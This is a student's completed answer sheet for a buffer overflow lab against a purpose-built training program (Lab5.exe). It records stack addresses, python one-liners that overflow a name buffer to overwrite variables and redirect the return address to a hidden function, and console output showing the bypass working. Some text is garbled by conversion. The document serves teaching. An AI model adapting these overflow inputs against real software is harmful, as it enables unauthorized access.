Save this answer sheet as " <b>Lab5-63xxxxx.docx</b> " (Removing all figures will help reduce the file size Submit this file to the lab folder in e-learning website according to your session.				
<u>Lab 5 : Buffer Overflow</u>				
Follov	v Lab 5 document (Lab5.pdf) and answer thes	se questions:		
	I: Preparation uestion in this part.			
Part	II: Normal Run			
_	At the beginning of the program, what 1) address of "a": 0022F 2) value of "a": in decimal 28745 3) address of "b": 0022FEB8	FEBC 54020 , in hex		
	<ul> <li>4) value of "b": in decimal <u>14327</u></li> <li>5) address of "name": <u>0022FDF0</u></li> <li>6) address of "secret_function": <u></u></li></ul>			8
	5) address of "name": <u>0022FDF0</u>	00401505 Waris		

## **Part III: Bypass Value Checking**

## **Question 2:**

1) How long is the input string that starts to change value of variable "b"? \_\_\_\_\_\_200

2) Capture the screen when "b" starts to change.

```
Command Prompt
                                                                      - - X
G:\Users\vagrant\Documents>python -c "print('B'*200 + '\xAB\xAA\xBB\xBA')"|Lab5
                       BEFORE-
                        value= 287454020 (hex=11223344)
value=1432778632 (hex=55667788)
  a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
secret_function: address=00401505
Your name's length = 204
Sorry, You are not allowed here.
a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
                        value= 287453952 (hex=11223300)
value=-1162106197 (hex=babbaaab)
secret_function: address=00401505
                                                                                Ξ
C:\Users\vagrant\Documents>
```

- 3) How long is the input string that starts to change value of variable "a"? \_\_\_\_\_\_204
- 4) Capture the screen when "a" starts to change.

```
- - X
Command Prompt
C:\Users\vagrant\Documents>python -c "print('A'*204 + '\xAB\xAA\xBB\xBA')"|Lab5
                    BEFORE-
                     value= 287454020 (hex=11223344)
  a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
                     value=1432778632 (hex=55667788)
secret function: address=00401505
Your name's length = 208
Sorry, You are not allowed here.
                    -AFTER-
                     value=-1162106197 (hex=babbaaab)
value=1094795585 (hex=41414141)
  a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
secret_function: address=00401505
                                                                      Ξ
C:\Users\vagrant\Documents}_
```


5) What is your input string (or your python command) that can change variable "a" to 0xDEADC0DE? python -c "print('A'\*204 + '\xDE\xC0\xAD\xDE')"|Lab5.exe

6) Finally, capture the screen to show that you have bypass the value checking.

```
- - X
Command Prompt
C:\Users\vagrant\Documents>python -c "print('A'*204 + '\xDE\xC0\xAD\xDE')"|Lab5
                        -BEFORE-
                          value= 287454020 (hex=11223344)
value=1432778632 (hex=55667788)
   a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
secret_function: address=00401505
Your name's length = 208
Congratulations! You are logged in.
                         -AFTER-
                          value=-559038242 (hex=deadc0de)
value=1094795585 (hex=41414141)
   a: address=0022FEBC
b: address=0022FEB8
name: address=0022FDF0
secret_function: address=00401505
                                                                                     Ξ
C:\Users\vagrant\Documents>
```

## Part IV: Jump to Other Function Question 3:

- 1) What is "secret\_function" address? \_\_\_\_\_\_00401505
  (This will be the value that we will use for overwriting.)
- 2) What is starting address of variable "name" <u>0022FDF0</u>
- 3) How long of your input string that starts to make the program crashes? 220
- 4) Append your current input string with the address of "secret\_function" to overwrite the "return address" value. (hint: backwards, in hex) python -c "print('C'\*220 + '\x05\x15\x40\x00')"|Lab5.exe
- 5) Capture the screen when you manage to execute the "secret function".



6) What would be address that stores "return address" value? (hint: counting bytes from the address of variable name) \_\_\_\_\_\_\_0022FDCC

## Part V: Extra

Try the command given in the slide.

No question on this part, just have fun!